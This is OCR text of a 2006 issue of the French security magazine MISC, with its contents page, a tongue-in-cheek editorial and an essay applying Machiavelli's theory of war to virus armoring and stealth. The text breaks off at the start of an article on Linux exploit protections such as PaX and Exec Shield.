
misc
Multi-System & Internet Security Cookbook
28 Novembre Décembre 2006
100 % SÉCURITÉ INFORMATIQUE

Exploits et correctifs :

les nouvelles protections à l'épreuve du feu

- Les dernières protections système sous Linux : forces et faiblesses
- Limites des HIPS sous Windows
- Les améliorations de Windows XP SP2 sont-elles suffisantes ?
- Analyse du correctif MS06-040 : évaluer les risques réels
- Le navigateur, nouvelle cible : contourner les filtrages avec Javascript



CHAMP LIBRE — L'art de la guerre appliqué aux virus

FICHE TECHNIQUE — Cloisonnement avec jail BSD et Zones Solaris

SYSTÈME — Défense par diversion et quarantaine

Sommaire

CHAMP LIBRE 4 → 7

>Les paradoxes de la défense virale : le cas Bradley

DOSSIER 8 → 57

Exploits et correctifs : les nouvelles protections à l'épreuve du feu

>Nouveaux mécanismes de protection, nouvelles méthodes de contournement / 8 → 25

>Les limites des systèmes de prévention d'intrusion / 26 → 31

>Exploitable ? / 32 → 37

>Analyse d'un correctif de sécurité : MS06-040, quels risques encourus ? / 38→50

>Contournement des dispositifs d'analyse de contenu Web / 51 → 57

SYSTEME 58 → 65

>Défense par diversion et quarantaine

RESEAU 66 → 71

>SinFP, nouvelle approche pour la prise d'empreinte TCP/IP

FICHE TECHNIQUE 72 → 82

>Fiche pratique : jail / 72 → 75

>Fiche pratique : les Zones Solaris / 76 → 82

>Abonnements et Commande des anciens N°s /23/24/79

Grand Concours MISC V3

ENQUÊTE LECTEURS

PARTICIPEZ AU TIRAGE AU SORT

20 ABONNEMENTS D'1 AN À GAGNER

CONTRIBUEZ À L'AMÉLIORATION DE MISC EN RÉPONDANT À CE QUESTIONNAIRE SUR :

www.miscmag.com

Édito

Des finitions approximatives

On est mercredi matin, c'est le drame. Demain, le magazine part chez l'imprimeur et je n'ai toujours pas commencé mon édito. Tant pis, j'opte pour le plan B. Je dois impérativement aborder plusieurs sujets, alors, sans fioritures et sans transition, ouvrons le dictionnaire aléatoirement, ça remplira...

Conférence (n. f.) : cirque dont on fait le tour pour rencontrer des gens, découvrir de nouveaux sujets, échanger des idées et éventuellement augmenter sa collection de cartes de visite. Il en est une qui résiste encore et toujours à l'envahisseur (SSTIC). Une nouvelle mise à jour est disponible, la v5.0 ayant lieu les 30-31 mai et 1er juin, encore et toujours dans ce petit village breton qu'est Rennes. Retrouvez l'appel à participation encore et toujours en direct live sur le site : **http://www.sstic.org/SSTIC07/appel.do**.

Sondage (n. m.) : vieux bruit sortant du fond des temps. Toutefois, ce n'est pas parce qu'ils sont inintelligibles et qu'on leur fait dire n'importe quoi qu'il ne faut pas en faire. Nous travaillons à la nouvelle version de MISC, et nous avons besoin de toi, public chéri mon amour pour remplir notre questionnaire disponible en ligne : **http://www.ed-diamond.com/phpsurveyor/index.php?sid=4/**.

Concours (n. m.) : idiot se déplaçant rapidement, mais le premier arrivé n'est pas nécessairement parmi les vainqueurs. Pour vous remercier de remplir le sondage (voir définition précédente), un tirage au sort permettra à quelques chanceux de gagner un abonnement à leur revue préférée (bien sûr, il s'agit de celle actuellement entre vos mains). Bien évidemment, l'aléa peut être biaisé en faisant un don sur mon compte au Luxembourg (numéro CL34RSTR34M-UBER-31337).

Fan-club (n. m.) : réunion de queues de radis, organisée par ma grand-mère (présidente d'honneur), qui les cultive dans son jardin. Je constate avec surprise et allégresse que ma grand-mère n'est pas mon unique admiratrice. Retour sur le sondage (voir définition précédente encore... et pensez à le remplir cette fois) et un commentaire[1] particulièrement dangereux pour mon ego : *Les réflexions sur la SSI en général, qui pour l'instant se limitent à l'édito... qui pour l'instant est ce que je préfère lire par-dessus tout dans chaque numéro de MISC !* Personnellement, c'est ce que j'aime le moins écrire, enfin, ce qui me demande le plus d'effort... et comme je suis flemmard.

Auteur (prendre de l', expr.) : prise d'otage geek, consistant à enfermer des férus d'informatique, à tendance addictive, dans un même lieu (même virtuel style Internet) afin qu'ils produisent ce que vous lisez. Les jeunes de bonne volonté, après une période de torture et d'adaptation, sont les bienvenus.

LCEN (acronyme) : personne n'en saisit le sens exact, mais ça importune (euphémisme) tout le monde. Pas plus tard que récemment, un auteur (voir définition précédente) m'a demandé s'il ne risquait rien en citant des instructions assembleur d'un programme. Hélas, je n'en sais rien. Je crains que le risque ne soit pas nul (Y peut toujours porter plainte contre X), mais il est négligeable et réellement absurde. À tel point que je connais des juristes qui ont peur d'écrire « information sensible » ou « information noire » dans des documents parce que ça pourrait être incitatif...

Autocensure (n. f.) : entre les radars, la pollution et les embouteillages, importer, détenir, offrir, céder ou mettre à disposition une voiture sans motif légitime va devenir risqué. Sans aucun doute, une conséquence de l'acronyme précédent liée à son imprécision.

Économie (n. f.) : *les temps comme les œufs sont durs*, répète souvent Ken le Survivant. Pour enchaîner sur une citation du manager du mois, à méditer (ou pas) : *tant que Bush sera au pouvoir, il y aura du travail, et donc du business, en sécurité informatique...* Je me retiens, mais *no comment*.

Bonne lecture,

Fred Raynal

(1) Merci Alexandra. Comme convenu, je t'envoie le chèque à l'adresse indiquée, et je t'offre un coca light quand tu veux ;-)

Les paradoxes de la défense virale : le cas Bradley

1. Virologie et art de la guerre

« Chevaux de Troie » et « bombes logiques », « virus blindés » et « cryptovirologie »... autant de termes qui rappellent l'arsenal de la guerre. De fait, le monde de la virologie informatique est animé par les concepts *d'attaque* et de *défense* : c'est l'univers d'une guerre. Celle-ci revêt différentes formes, qui vont de l'invasion du réseau par un virus, à l'espionnage industriel ou militaire...

Par commodité de langage, et parce que le terme de virus a une résonance plus grande sur un plan épistémologique (il a d'ailleurs été adopté à la suite des travaux théoriques de Cohen [1] et Adleman [2]), nous désignerons par « virus » les différents types d'infections informatiques, et nous nous référons à l'excellent ouvrage de Filiol [3].

À première vue, on pourrait penser que les questions de sécurité informatique (et en l'occurrence, de lutte antivirale), sont essentiellement une affaire de spécialistes, et que la victoire dépend de compétences scientifiques et techniques. Mais tout n'est pas affaire d'algorithmes ni de programmation, car l'étude des stratégies de piratage informatique montre que celles-ci sont parfois très proches, par leur forme, de la lutte des Horaces et des Curiaces...

Un point de vue différent pourrait donc apporter à la virologie des perspectives nouvelles, et la lecture des grands stratèges et des philosophes qui se sont intéressés à la guerre pourrait permettre d'éclairer les pratiques virales, conscientes ou inconscientes, explicites ou implicites, des pirates, quels que soient les types d'attaque qu'ils peuvent lancer. Une étude de cas est donc un bon moyen de montrer les liens entre le profil technique ou scientifique d'un virus, et les types de stratégie (au sens philosophique, et politique du terme) qu'il emploie. Le cas du virus Whale, qu'on peut étendre à son modèle épistémologique Bradley, est significatif à cet égard.

La question de la guerre, de la meilleure façon de la mener, des enjeux politiques et humains de celle-ci est une question très ancienne dans l'histoire de la philosophie, puisqu'on la trouve déjà dans *La Guerre du Péloponnèse* [4], écrite dans les années 430 avant J-C par le général d'armée, et historien grec Thucydide, ou dans *La République* [5] de Platon (né en 420 environ, mort en 340 avant J-C.). Elle a traversé toute l'histoire de la philosophie et a constitué une question centrale pour certains auteurs, parmi les plus célèbres d'entre eux Machiavel, qui a écrit un *Art de la Guerre* [6] en 1519.

Les pirates sont-ils lecteurs de Machiavel ? La question a une allure de boutade, mais elle est légitime. En effet, les virus les plus dangereux sont ceux qui semblent le mieux appliquer les principes et stratégies de l'art de la guerre, que ce soit, d'ailleurs, ceux de Machiavel ou des autres stratèges et théoriciens de la guerre, comme Clausewitz [7].

2. Les défenses de Bradley

Dans les années 90, le virus Whale a défié Scotland Yard pendant près de deux semaines [8]. Ce virus est un cas d'étude exemplaire, car il dispose de ses propres moyens de défense.

À partir du virus Whale, un « patron de virus », Bradley, a été proposé par E. Filiol [9]. C'est ce patron, qu'on pourrait aussi appeler un « modèle épistémologique », qui va nous guider dans notre réflexion sur la défense virale. En effet, ce modèle emploie à la fois des méthodes mathématiques, et d'informatique fondamentale, très sophistiquées, pour se défendre et attaquer.

Les systèmes de protection virale de Bradley sont d'abord employés pour que le virus ne soit pas détecté par les antivirus, et pour contourner les défenses du système hôte. Nous allons étudier les deux types de défense les plus intéressants, d'une part le blindage et d'autre part la furtivité (qui était intégrée au fonctionnement de Whale).

Le blindage de code consiste à protéger un code de son analyse, qu'elle soit statique, par désassemblage, ou qu'elle soit dynamique, par exécution contrôlée.

La protection d'un code à l'analyse est en soi un défi scientifique. En cela, l'article [10] de Barak & al est éclairant. En prenant un peu de recul, on se rend compte que toutes les méthodes employées reposent sur le même principe. En effet, la protection d'un code est réalisée par un « obfuscateur ». Ce dernier est, en fait, un compilateur qui transforme un programme source s en un programme brouillé s' de telle sorte que :

1. Le programme brouillé s' calcule la même chose que le programme source s.
2. Le temps d'exécution du programme brouillé s' est proche de celui de s.
3. Le programme s' est illisible, aussi bien pour un « dé-obfuscateur » que pour un analyste.

Les deux premières conditions sont bien connues de la « communauté compilation » pour développer des outils d'optimisation comme les méthodes d'évaluation partielle ou d'analyse du code mort. Si les buts sont ici différents, les procédés ne le sont finalement guère. Le troisième point correspond à la clause d'obfuscation, qui est la plus difficile à formaliser. L'obfuscation consiste à réécrire le code en le rendant difficile à comprendre. Le chiffrement joue un rôle clé dans cette tâche. Le lecteur consultera les articles de Misc [11] au sujet du polymorphisme et de la réécriture de code, ainsi que l'article récent [12] de Beaucamps et Filiol sur l'obfuscation pratique.

Un obfuscateur protège un code en le défendant d'une manière que nous pourrions qualifier de « passive », par opposition aux techniques de la furtivité. Il s'agit de camoufler un code face à plusieurs adversaires. Pour l'attaquant, l'avantage de ce procédé est de lui garantir une immunité, pendant un certain laps de temps : le temps passé à se camoufler est toujours inférieur au temps passé par l'adversaire pour le détecter. Ainsi, l'attaquant se protège face aux antivirus qui cherchent à détecter la signature d'un code malveillant, d'une part. Et, de l'autre, il se protège du travail d'un analyste qui cherche à comprendre son code. Le procédé du virus est donc semblable à un camouflage et à un blindage, conçu pour résister le plus longtemps possible à une attaque, mais il s'agit d'une méthode de défense passive.

Anne Bonfante
Université de Bourgogne, département de philosophie Email : anne.bonfante@libertysurf.fr
Jean-Yves Marion
École Nationale Supérieure des Mines de Nancy, Loria-INPL Email : Jean-Yves.Marion@loria.fr
Cette étude a reçu le soutien du projet VIRUS de l'ARA SSIA.

Or, si ce virus est particulièrement intéressant, c'est parce qu'il possède aussi une méthode active de défense : la furtivité.

La furtivité consiste à leurrer le système hôte, en déroutant, par exemple, les interruptions du système. Dans le cas de Whale, les techniques de furtivité permettent de détecter la présence d'un débuggeur. La défense devient active, car rien n'empêche un virus de déclencher une action s'il se rend compte qu'un agent est en train de l'analyser. La furtivité permet donc de contrarier les techniques d'analyse comportementale des antivirus. Or, la résistance du virus à l'analyse lui permet par ailleurs de récupérer des informations sur les méthodes de défense du système hôte : il faut donc supposer que cela fait partie de son attaque et des fins pour lesquelles il a été programmé... Il faut donc s'intéresser aux raisons pour lesquelles un virus comme Bradley intègre autant de techniques de défense.

3. Pourquoi un virus se défend-il ?

La partie du code du virus dont la fonction est de s'infiltrer et de tromper l'antivirus du système hôte peut être considérée à la fois comme une arme offensive (il s'introduit dans une forteresse) ou comme une arme défensive (il se camoufle). La particularité de Whale, ou de Bradley, est d'intégrer à son code/programme une séquence défensive évoluée, qui dépasse le mécanisme habituel de pénétration dans un système hôte. Si le virus est seulement une arme d'attaque, pourquoi prévoir de tels mécanismes de défense ?

Si l'on envoie une troupe attaquer une place, quel que soit l'enjeu, il semble naturel de l'armer et de lui donner en même temps un moyen de défense (au cas où l'opération ne se déroule pas comme prévu, au cas où une riposte survienne...). Les moyens de défense répondent à la nécessité de protéger ses troupes et d'éviter les pertes. Or, que cherche à protéger l'attaquant ? Si son seul objectif est de récupérer de l'information, la perte du virus fait partie de l'opération. Alors pourquoi le protéger ? Autant de questions que le système hôte qui est attaqué devrait légitimement se poser.

Cela nous conduit à une première hypothèse. L'attaquant est un lecteur de Machiavel sans le savoir. En effet, l'un des principes fondamentaux de l'art de la guerre est que l'on doit s'armer en même temps que l'on s'assure de pouvoir se défendre. Une bonne défense n'a pas de sens, si elle n'est pas armée : la seule garantie de l'autonomie et de l'indépendance, c'est le fait de pouvoir aussi bien se mettre en position de défense, que d'attaque, si nécessaire. La question de la sécurité informatique devrait donc nécessairement passer par la possibilité de préparer des méthodes offensives. Or, on sait aussi que la législation (française, pour ne pas la citer...) interdit de le faire, et oblige les responsables de la sécurité à se contenter de prévoir des défenses... L'efficacité de la défense, c'est aussi la remise en question de cette interdiction de posséder et de s'exercer avec ses propres armes (et les bons lecteurs de Machiavel savent à quel point être maître de ses propres armes est la condition *sine qua non* de la sûreté et de l'indépendance).

La deuxième hypothèse est que le virus ne prévoit de se défendre que parce qu'il a évidemment des intentions hostiles. Si des mécanismes aussi élaborés que ceux que l'on a cités font partie de la structure du virus, c'est que celui-ci a été programmé en vue d'un enjeu de premier ordre ou de toute première importance. On pourrait donc se servir de ce critère pour établir une typologie des attaques virales : plus les mécanismes de défense sont élaborés, plus les objectifs de l'attaquant sont importants.

Enfin, la troisième hypothèse est qu'il faut remettre en cause le discours des politiques de sécurité. Si un virus comme Bradley prévoit autant de techniques de défense, c'est parce qu'il s'attend vraisemblablement à ce que la riposte soit sérieuse. Les défenses sont donc plus solides qu'elles ne veulent bien le dire, ou le faire savoir (mais il s'agit peut-être d'un principe de ruse : tromper l'adversaire en ayant l'air plus vulnérable qu'on ne l'est réellement...).

D'autres hypothèses sont envisageables, et certaines montrent que la « guerre virale » revêt, parfois, des formes paradoxales ou nouvelles, qu'il faut étudier pour anticiper l'avenir.

4. De nouvelles échelles de temps ?

La guerre informatique implique d'avoir à reconsidérer les échelles des conflits, en particulier l'échelle de temps, mais aussi celle de lieu. Le temps nécessaire à déchiffrer et analyser le virus (les deux semaines qu'on a mentionnées pour Whale) est un temps « long » à l'échelle humaine. En revanche, une attaque virale, si on considère qu'elle représente symboliquement une opération hostile, ne dure que quelques instants (de l'ordre de la seconde ou de la minute). Il y a alors au moins deux niveaux d'analyse à dégager pour appréhender le problème de la défense :

- L'échelle humaine. Les virus les plus dangereux sont longs à concevoir, car ils intègrent une connaissance importante en informatique et en mathématiques. Ils sont difficiles à capturer et longs à analyser (c'est le cas de Whale).
- L'échelle informatique. Le virus est dans un système, il fait face à l'antivirus. Le combat se déroule en quelques secondes ou minutes, programme contre programme.

On pourrait penser, à première vue, qu'une attaque virale est un type complètement nouveau de guerre, puisque celle-ci se déroule dans des conditions entièrement différentes des guerres traditionnelles. Peut-on même continuer à employer ce terme de guerre, alors que rien ne semble commun entre les fractions de seconde d'une attaque virale et les opérations réelles sur le terrain ?

Mais le concepteur du virus a pris le temps de chiffrer le virus, et ne pouvait pas ignorer qu'il faudrait du temps pour en établir le déchiffrement et l'analyse. Ce temps était donc prévu et doit donc être considéré comme faisant partie intégrante de l'attaque elle-même, ayant pour fonction d'introduire une diversion ou de gagner du temps (pendant qu'on déchiffre et analyse le virus, l'attaquant peut faire autre chose). Ce type de virus correspond donc davantage à une arme de guerre traditionnelle, et replace le conflit dans une échelle de temps, non pas instantané, mais long. N'est-ce pas l'objectif de l'attaquant ?

Ne faut-il pas alors considérer que l'attaque virale n'est qu'une arme parmi d'autres, ou qu'une partie, d'un conflit plus global ? L'attaque virale est peut-être un moyen de replacer le conflit sur un terrain plus connu, plus traditionnel, plus humain en quelque sorte : celui des hommes, des moyens logistiques et du temps.

Ce décalage d'échelle entre une attaque virale et un combat traditionnel de troupes sur le terrain permet de soulever d'autres problématiques. Par exemple, regardons d'un peu plus près le rapport entre les 14 jours d'analyse nécessaires pour Whale, et 1 minute qui serait prise comme l'unité de référence de temps au niveau informatique. Le rapport de temps entre les deux échelles est de l'ordre du million. Le changement d'échelle implique directement qu'une fois l'attaque virale lancée, celle-ci n'est plus maîtrisable à l'échelle humaine, puisqu'elle est trop rapide. Certes, l'usage d'une arme à feu implique presque nécessairement que son processus soit autonome et ne dépende plus d'une intervention humaine (quand la gâchette est relâchée, la trajectoire de la balle n'est pas évitable... sauf dans Matrix !). Mais dans le cas de la guerre informatique, il ne faut peut-être pas seulement considérer un virus de façon isolée, mais un ensemble de virus face à des défenses. Chacun de ces agents communique avec les autres, réagit à son environnement et prend des décisions, indépendamment de toute intervention humaine. De plus, si l'unité de temps à l'échelle informatique est très courte, l'espace du conflit, quant à lui, pourrait être la toile entière **[13]** ! Ce changement des échelles implique peut-être de remettre en question les concepts classiques d'analyse de la guerre, tels qu'on les trouve chez les grands théoriciens, comme Clausewitz **[7]**.

5. La question de la perte

La guerre informatique implique de reconsidérer une notion centrale dans tout conflit armé : celle de la perte. En effet, pourquoi programmer un virus « blindé » ? Quel est l'objectif de l'attaquant ? Que risque-t-il de perdre ou quelle perte veut-il éviter ?

Dans le cadre d'une guerre traditionnelle qui oppose des forces armées, la question de la perte est l'un des pivots des choix stratégiques et tactiques. Cette question se double, par ailleurs, d'un enjeu moral évident. Cet enjeu s'exprime à travers l'évaluation de la proportionnalité inhérente à toute opération : le coût (humain, technique ou matériel) d'une action doit être fonction de l'intérêt ou du bénéfice attendu de cette action. Cela suppose donc une responsabilité de la part des chefs et des gouvernants, responsabilité morale en particulier, dans la mesure où l'on cherche à éviter au maximum la mort des soldats. Toute prise de risque doit pouvoir justifier l'enjeu qu'elle vise, surtout si des vies humaines sont concernées. La responsabilité morale est la plus difficile à assumer, mais elle n'existe que dans le cas des guerres « réelles », car on peut toujours compter les morts, mais pas toujours mesurer le bénéfice d'une opération. La guerre informatique brouille les catégories classiques de la guerre, puisque ne se posent plus les questions de morale, de perte et donc de cause juste.

Réciproquement, la figure du héros, ou de l'action héroïque, suppose que la perte d'une vie est l'occasion d'un bénéfice collectif majeur. Plus le sacrifice de la vie du héros est lourd, plus il prend de risques, plus il a conscience de ne pas pouvoir survivre à son action, plus le héros est grand. On peut se demander si les pirates ne s'identifient pas à la problématique du héros (qui a vaincu tous les obstacles, a relevé le défi technique et scientifique...). Ce qui compte en effet pour le pirate, c'est d'accomplir un exploit technique, qui lui donne le sentiment d'être un héros (même si son action est condamnable). L'histoire récente du cinéma en est la preuve : c'est l'aspect héroïque de Neo dans Matrix.

Il nous semble qu'il faudrait comprendre la spécificité des guerres modernes, dans la fonction qu'elles accordent à la *perte*. Dans le cas d'un virus, la perte de celui-ci est en quelque sorte immatérielle, voire prévue, programmée, même par son créateur. Cela signifie, d'une part, que la perte n'est pas considérée comme telle (comme un problème ou un événement à éviter) ou, du moins, qu'elle fait partie de la stratégie, d'autant plus qu'on peut toujours remplacer un virus : la perte est répétable car le virus peut être dupliqué.

Une autre caractéristique de la guerre informatique est que celle-ci ne s'appuie pas sur des ressources économiques et industrielles, qui sont des facteurs déterminants dans le cas d'une guerre « sur le terrain », même s'ils ne sont pas les seuls. Dans le cas de la guerre virale, la force de l'attaquant n'est pas liée directement aux ressources économiques ou industrielles, mais aux savoirs scientifiques et techniques qui deviennent alors une cause possible de guerre, en tout cas un motif de concurrence.

Quand l'attaquant « perd » son virus, celui-ci peut être analysé. À partir de là, on peut reproduire assez aisément ses procédés. Toutefois, il a tout intérêt à éviter la perte de son arme virale afin de protéger son savoir-faire, en termes de cryptologie par exemple. Il doit donc, comme n'importe quel chef ou stratège, mesurer l'intérêt de son action et le risque qu'il court. L'une des spécificités les plus nettes des conflits modernes ou postmodernes, c'est que la question de la technique tend donc à remplacer la question de la force. La violence d'un affrontement est déplacée au profit de son élaboration technique.

6. La riposte et les enjeux

Le système de défense virale permet souvent à l'attaquant de rester anonyme, ce qui évite les ripostes possibles. Or, ce critère modifie le concept même de guerre, dans la mesure où l'ennemi n'est pas identifié. Le propre de la guerre suppose que l'on ait un ennemi, un adversaire connu. Dès lors que l'ennemi reste anonyme, l'affrontement ne correspond pas au modèle de la guerre, mais plutôt à celui de la guérilla, ou du terrorisme : l'ennemi n'est ni conventionnel, ni repérable.

Par ailleurs, si l'attaquant cherche à protéger le plus longtemps possible sa stratégie, c'est que le système hôte lui-même peut être protégé. En effet, le virus est capable de leurrer la défense de telle sorte qu'il puisse se mettre en position d'observer les outils employés par la défense : tout se passe comme si le virus était capable de se placer « derrière » les outils d'analyse du virus, pour en établir un catalogue. Il intègre donc des mécanismes dont la fonction est de repérer les outils employés par l'analyseur.

On pourrait en tirer une conclusion provisoire : la stratégie employée par le virus, dans ce cas, est une stratégie prospective. Repérer les outils employés par la défense n'a de sens que dans la perspective d'une autre attaque, et il faut donc analyser les objectifs du virus d'un point de vue temporel. Une attaque virale peut donc être la préparation d'une autre, et il ne faut pas seulement s'arrêter à ce qu'elle représente ici et maintenant.

Enfin, les enjeux de la virologie sont directement liés à tous les domaines où l'informatique sert d'outil d'échange des informations. Autant dire que le terrain de la guerre virale est aussi économique et financier, et qu'il implique des positions politiques, notamment en ce qui concerne la question des libertés individuelles. Les enjeux économiques ne sont pas toujours lisibles derrière certains procédés, qui peuvent se donner une justification morale :

c'est le cas, par exemple, du *rootkit* intégré par Sony [15]. La justification de l'intégration du mécanisme de défense était de protéger les droits d'auteur ou les données contenues sur le disque. La réalité était que cette technique permettait de surveiller les données de l'utilisateur (données qui présentent un intérêt majeur sur un plan commercial...). L'ambiguïté résidait dans le fait que Sony pouvait justifier la présence d'une fonctionnalité, généralement utilisée par les codes malveillants, par souci de protéger des droits d'auteur. Ce souci est louable en soi, mais rien ne prouve que la fonction réelle n'était pas tout autre... La virologie est donc le lieu des guerres en tout genre, mais la logique de l'hostilité reste souvent semblable, quel que soit le type de conflit auquel on a affaire.

7. Les évolutions et les perspectives

La défense virale, comme une bonne partie de la sécurité informatique, repose sur des résultats d'informatique fondamentale. Pour mémoire, citons les résultats de Cohen sur l'indécidabilité de la détection virale. Il s'agit là de l'impossibilité absolue d'avoir un antivirus infaillible. D'autres résultats reposent sur des conjectures de la théorie de la complexité algorithmique (si P=PSPACE alors pratiquement tous les codes sont déchiffrables facilement). Il est intéressant de constater, qu'une fois de plus, nous nous trouvons face à un problème d'échelle. En effet, les conjectures liées à la complexité algorithmique impliquent que tel problème (le déchiffrement d'un code) est calculable, mais dans un temps inconcevable pour l'entendement, qui dépasse l'âge de l'univers ! La science devient alors le garant de la solidité de la défense. Si celle-ci repose sur des conjectures de complexité algorithmique, elle doit alors prendre en compte les échelles de temps que nous avons évoquées. Une défense virale peut être conçue pour résister à l'analyse à une échelle humaine, et dès lors, on peut la considérer comme inviolable, et aussi à l'échelle informatique (au sens mentionné ci-dessus, c'est-à-dire de l'ordre de la minute). D'un autre côté, durant une attaque, à l'échelle informatique, cette lourde défense ralentit l'exécution du virus. La question est donc de choisir le bon type d'arme, en fonction des objectifs que l'on vise (question qui a animé nombre d'ouvrages de stratégie, et que Machiavel pose lui aussi presque tout au long de l'*Art de la Guerre*).

Comme nous l'avons vu, la guerre virale intègre la nécessité d'une stratégie prospective : d'une part, parce qu'il pourrait lui-même se servir des informations qu'il a relevées, poursuivant ainsi l'élaboration de sa tactique d'attaque en fonction de l'environnement dans lequel il se trouve. En ce sens, le virus est une arme moderne puisqu'elle est adaptable : il y a un rapport d'interaction entre le virus et son environnement. Il y a une dimension épistémologique et scientifique dès lors que l'on pense à une attaque virale comme un déploiement d'agents autonomes et coopératifs, en grand nombre. Cette direction rappelle les analogies sur le système immunitaire [14]. Une autre possibilité est de considérer que les acteurs du réseau sont l'équivalent de ce que la théorie des jeux nomme des « agents aux intérêts propres ». Ainsi, la théorie des jeux, qui vise à prédire le comportement d'une population dans un environnement donné, pourrait servir de grille d'analyse politique et sociologique des agents qui lancent une attaque virale, et des utilisateurs concernés.

Pour revenir à la question de l'interaction, celle-ci est indissociable d'une prévision (le virus s'adapte pour pouvoir poursuivre l'attaque, ou bien renvoyer des informations en vue d'une attaque à venir). Cette projection temporelle, fût-elle implicite, est le signe qu'une arme virale ne peut être comprise, ni analysée, sans penser à celui qui la détient. L'intention d'un attaquant (ou de ceux qui commanditent son action) est révélée par la question, en apparence anodine : à quoi peut servir l'arme qu'il utilise ? Si, en l'occurrence, elle peut servir à programmer une *autre* attaque, ou même à poursuivre celle qu'il a lancée, c'est bien que l'attaque est une étape. Cela signifie aussi qu'il est nécessaire, pour ceux qui sont chargés de la lutte antivirale, de ne pas seulement envisager une attaque *ici et maintenant*, mais de toujours penser aux intentions qui pourraient la sous-tendre. Pour tirer une autre conclusion de cette réflexion, il faut d'ailleurs analyser une attaque virale d'après ce qu'elle révèle implicitement : la méthode d'attaque d'un virus manifeste ce que le pirate *sait*, ou *ce qu'il croit savoir*, de la cible qu'il vise. Qui se sait être une cible potentielle devrait intégrer à sa politique de sécurité ce qu'il veut faire savoir de lui-même, de telle sorte qu'il oriente le type d'attaque dont il peut être l'objet. Il ne s'agit ici que d'appliquer une stratégie vieille comme le monde, le faux appât ou la fausse cible, la faiblesse apparente, qui fait de la ruse l'art de jouer avec les représentations de ceux que l'on veut leurrer. Il faut donc toujours revenir à ce principe de Machiavel : « *Ne croyez jamais que l'ennemi ne sait pas ce qu'il fait* », supposez toujours que vous avez affaire à un adversaire intelligent, certainement rusé, et dont les intentions ne sont pas toujours visibles. La sécurité d'une cible ne tient donc pas seulement à la force de ses défenses, que l'attaquant arrivera toujours à contourner d'une façon ou d'une autre. Il faut aussi savoir ruser, jouer sur des effets psychologiques, faire croire à son adversaire que la défense est différente de ce qu'elle est réellement...

Références

[1] COHEN (F.), *Computer Viruses*, PhD thesis, *University of Southern California*, janvier 1986.

[2] ADLEMAN (L.), « *An abstract theory of computer viruses* ». in *Advances in Cryptology*, LNCS 403, 1988.

[3] FILIOL (E.), *Les Virus informatiques : théorie, pratique et applications*, Springer, 2004.

[4] THUCYDIDE, *La Guerre du Péloponnèse*. Gallimard, Folio, 1996.

[5] PLATON, *La République*, Gallimard, Tel, 1989.

[6] MACHIAVEL (N.), *L'Art de la guerre*, Garnier-Flammarion, 1999.

[7] CLAUSEWITZ (C.), *De la guerre*, Perrin, 1999.

[8] FILIOL (E.), « Whale : le virus se rebiffe », *Journal de la sécurité informatique MISC*, 19 mai 2005.

[9] FILIOL (E.), « Le virus Bradley ou l'art du blindage total », *Journal de la sécurité informatique MISC*, 20 juillet 2005.

[10] BARAK (B.), GOLDREICH (O.), IMPAGLIAZZO (R.) et RUDICH (S.), SAHAY (A.), VADHAN (S.) et YANG (K.), « *On the (Im)possibility of Obfuscating Programs* », *LNCS 2139*, Crypto, 2001.

[11] « Cryptographie malicieuse », *Journal de la sécurité informatique MISC*, 20 juillet 2005.

[12] BEAUCAMPS (P.) et FILIOL (E.), « *On the possibility of pratically obfuscating programs ; Towards a unified perspective of code protection* », *Journal of computer virology*, Springer. A paraître.

[13] « *Balepin. Superworms and Cryptovirology : a Deadly Combination.* », **www.csif.cs.ucdavis.edu/~balepin/files/worms-cryptovirology.pdf**, 2003.

[14] Editorial, « *Making connections* », *Nature Immunology*, 3-10 octobre 2002.

[15] **http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html**

Nouveaux mécanismes de protection, nouvelles méthodes de contournement

De plus en plus, les développeurs en tout genre mesurent l'impact que peut avoir une faille dans leur application. Pour les éviter, ils essaient de mettre en place des bonnes pratiques. Néanmoins, ces bonnes pratiques ne sont pas parfaites.

D'une part, elles ne mettent pas à l'abri d'une erreur humaine (et qui ne sait pas que l'erreur est humaine, surtout en sécurité).

D'autre part, elles ne protègent pas d'une nouvelle famille de failles lorsque celle-ci est découverte (les développeurs ne pouvaient pas la prendre en compte puisqu'ils l'ignoraient), ce qui conduit à une révision complète du code, et donc potentiellement à de nouvelles erreurs.

Si ces mesures en amont sont parfaitement indispensables, elles n'en sont pas moins insuffisantes. Ainsi, on a vu fleurir différents mécanismes ces dernières années visant à contrer les failles applicatives... tout comme se sont multipliées les méthodes pour les contourner.

Un travail moteur dans ce domaine est mené par l'équipe des développeurs de PaX **[PAX]**, un patch noyau pour Linux ajoutant de nombreuses fonctionnalités, rendant l'exploitation de failles extrêmement complexe sous Linux. Red Hat fournit sa propre protection, Exec Shield **[ESHI]**, extension du fameux OpenWall **[OWALL]**. Au niveau du compilateur, SPP **[SPP]** ajoute un mécanisme de détection de débordement de pile. Etc. La liste est longue des initiatives visant à protéger de ces failles (voir **[JT06]** pour une présentation complète). Toutefois, toutes ces démarches sont isolées. Ainsi, depuis quelques temps, certaines ont été reprises par les développeurs « officiels » du système GNU/Linux. Et cela va même plus loin que ça puisque les fondeurs de processeurs entrent également dans le bal.

Ainsi, on voit des protections apparaître de base dans les systèmes :

- au niveau matériel, les nouvelles architectures 64 bits incluent un bit de protection des pages mémoire ;
- au niveau du noyau, d'une part, ces protections sont effectives, mais l'espace d'adressage des processus est « randomizé », afin de rendre plus complexe l'exploitation des failles (mais pas de les prévenir) ;
- au niveau utilisateur, l'allocateur de mémoire dynamique a changé : exit le *Doug Lea's malloc*, remplacé par ptmalloc, plus adapté au multithreading et au SMP.

